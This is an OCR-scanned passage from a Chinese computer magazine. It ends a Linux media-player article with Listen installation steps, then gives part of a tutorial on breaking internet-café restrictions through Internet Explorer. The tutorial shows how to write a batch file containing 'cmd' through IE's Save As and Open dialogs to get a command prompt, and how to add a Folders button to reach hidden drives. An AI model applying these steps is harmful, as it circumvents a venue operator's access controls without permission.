5

（1）源码安装

① 下载源码：http://prdownloads.sourceforge.net/listengnome/listen-0.4.3.tar.gz?download

② ./configure && make && make install

（2）deb 包安装

① sudo vi sudo /etc/apt/sources.list

② 添加以下内容：

deb http://theli.free.fr/packages/ dapper listen

③ 执行命令：

```
sudo apt-get update
sudo apt-get install listen
```


比较奇怪的是，Listen的界面安排方式和其他播放器稍有不同，而Listen在读取中文标签的时候会出现比较卡的现象。建议大家使用Quod Libet标签管理工具将中文歌的标签更新为UTF8。

好了，到这里我们对Linux下的媒体播放、管理可以说是得心应手了，不过不要以为就这点内容哦！Linux下也同样可以收看网络电视，如果你已经知道如何收看网络电视，赶快投稿吧！分享你的发现。

【文中涉及的如下软件在光盘中有收录：audacious*.rpm、aduacious*.deb、codecs-20060611.tar.bz2、exaile*.deb、listen*.deb、lyrics_baidu.amarokscript.tar.gz、lyrics_yahoo.amarokscript.tar.gz、MPlayer-1.0pre8.tar.bz2、quodlibet-0.23.1.tar.gz、rhythmbox_0.9.6-1getdeb1_i386.deb、Songbird_0_2_RC2_linux-i686.tar.gz、xine-fontconv.gz】

编辑点评：

本文为大家介绍了许多Linux下的媒体播放工具，虽然并不是每款都详细讲解了使用方式，但也给出了一些问题的解决方法。并且也提供了一些暂时无法解决的问题的资料。重要的是，我们知道了Linux下娱乐的方式，有时候指引出一条路比带你走一条路还要重要。



星陨梦想

转眼又是31天，快到入冬了。天气还是那么无常，今天刚加了件上衣，太阳却又灿烂起来了。不过空气还是不错的，天空也很蓝，北京好像与这些久违了。与气候相反的是，网吧的生意却日见火爆。想要在某天出去通宵，偶却被通知机器已被预定完毕，令人意外。国内网吧业方兴未艾，网吧安全的研究同样紧随发展的脚步，与网管软件之间的斗争一直没有停止过。小遍梦想有一天到网吧，看到的是P4双核+2G内存，19纯平+舒适豪华老板椅。最重要的是清洁的桌面上无半点网管软件的影子。呵呵，恐怕只能是梦想了吧！不过只要努力，就会更接近梦想的。来看本期的“泡泡吧”！

网吧限制破解IE篇

星陨石碎

从本文中你可以学到：

IE在破解网吧限制中的利用方法

IE，是Internet Explorer的缩写，是Windows操作系统内嵌的免费的Internet浏览器。这个东西是我们在网吧最常用到的软件之一，网吧管理员是不会限制它的运行的，除非网管不想过了~所以这也就是突破口了，他不敢禁止，我就教你如何利用IE来突破网吧限制吧！

一个IE浏览器窗口由以下几个部分组成：标题栏、菜单栏、工具栏、地址栏、工作区和状态栏，如图1。除了标题栏外，其它几个项目都可以被我们利用在限制的破解上，下面我就来依次讲解。

一、菜单栏

1、文件菜单

文件菜单中可以被利用的选项有“打开”和“另存为”。下面看我如何突破以下模拟环境的限制。

“模拟环境：禁止访问所有本地硬盘；隐藏所有本地硬盘；隐藏桌面；禁止桌面右键。

目的：打开一个CMD窗口”




图1 一个IE窗口的组成

首先打开IE，随便进入一个网站，无法访问也没有关系。然后点“文件”→“另存为”，出现保存网页的对话框，如图2。

由于限制了访问所有磁盘驱动器，我们只可能保存在桌面上，文件名无所谓，注意在保存类型处要选择“文本文件”，保存即可。




图2 保存网页对话框

继续，这次选择“文件”→“打开”选项，出现如图3的对话框。

点击“浏览”，“文件类型”处选择“文本文件”或“所有文件”，选择你刚刚保

存的文本文件，然后打开，在刚才的“打开”对话框上点击“确定”你就获得了一个文本文件了。


不用客气，使用Ctrl+A全选内容，然后Backspace删除所有内容。然后在里面写**cmd**，如图4。


然后选择“文件”→“另存为”。保存类型和编码默认即可，文件名处写＊.bat。注意的是＊是通配符，但是在这里这个＊不能是cmd。如果你运行一个内容是cmd里的cmd.bat，将得到一个不断向下翻的循环，如图5。


这是因为bat文件也是可执行文件，只使用文件名(这里是相对于使用文件名加扩展名运行文件的方法)也是可以运行的。这样也就得到了一个不断运行cmd.bat的循环。command，ipconfig等命令同样如此。但是ver、dir、cls命令却不存在这种现象。这样看来，在批处理文件中运行一个实例的时候，内部命令的优先级别要高于当前目录下文件的优先级别，接着再高于外部命令。在命令行下同样如此。


哈！好像走题了啊！说到哪了，看我的保存实例，如图6。


好的，同样使用IE的打开功能，这次文件类型选择所有文件，打开刚才保存的文件就可以获得一个命令提示符了。



图3 “打开”对话框



图4 文本文件中写入cmd



图5 cmd.bat的循环



图6 文本文件另存为批处理



图7 “自定义工具栏”对话



图8 工具栏右侧出现文件夹图


图9 当前页面左侧出现目录树


图10 整理收藏夹对话框


图11 收藏菜单中出现新建文件夹


图12 修改URL为本地硬盘路径


图13 “自定义级别”设置

2、查看菜单

“查看”菜单中有用的选项是“工具栏”、“浏览器栏”和“源文件”。“工具栏”对应的就是IE的工具栏，该选项下有一自定义的子选项，进入。在“自定义工具栏”对话框中的“可用工具栏按钮”中有“文件夹”选项，如图7。选择“文件夹”，添加后关闭。然后在IE工具栏的右侧就可以看到文件夹的图标了，如图8。

点击它，就在当前页面的左侧出现了一个类似资源管理器的目录树，如图9。现在我们就可以像使用资源管理器一样随便进出硬盘和目录了。

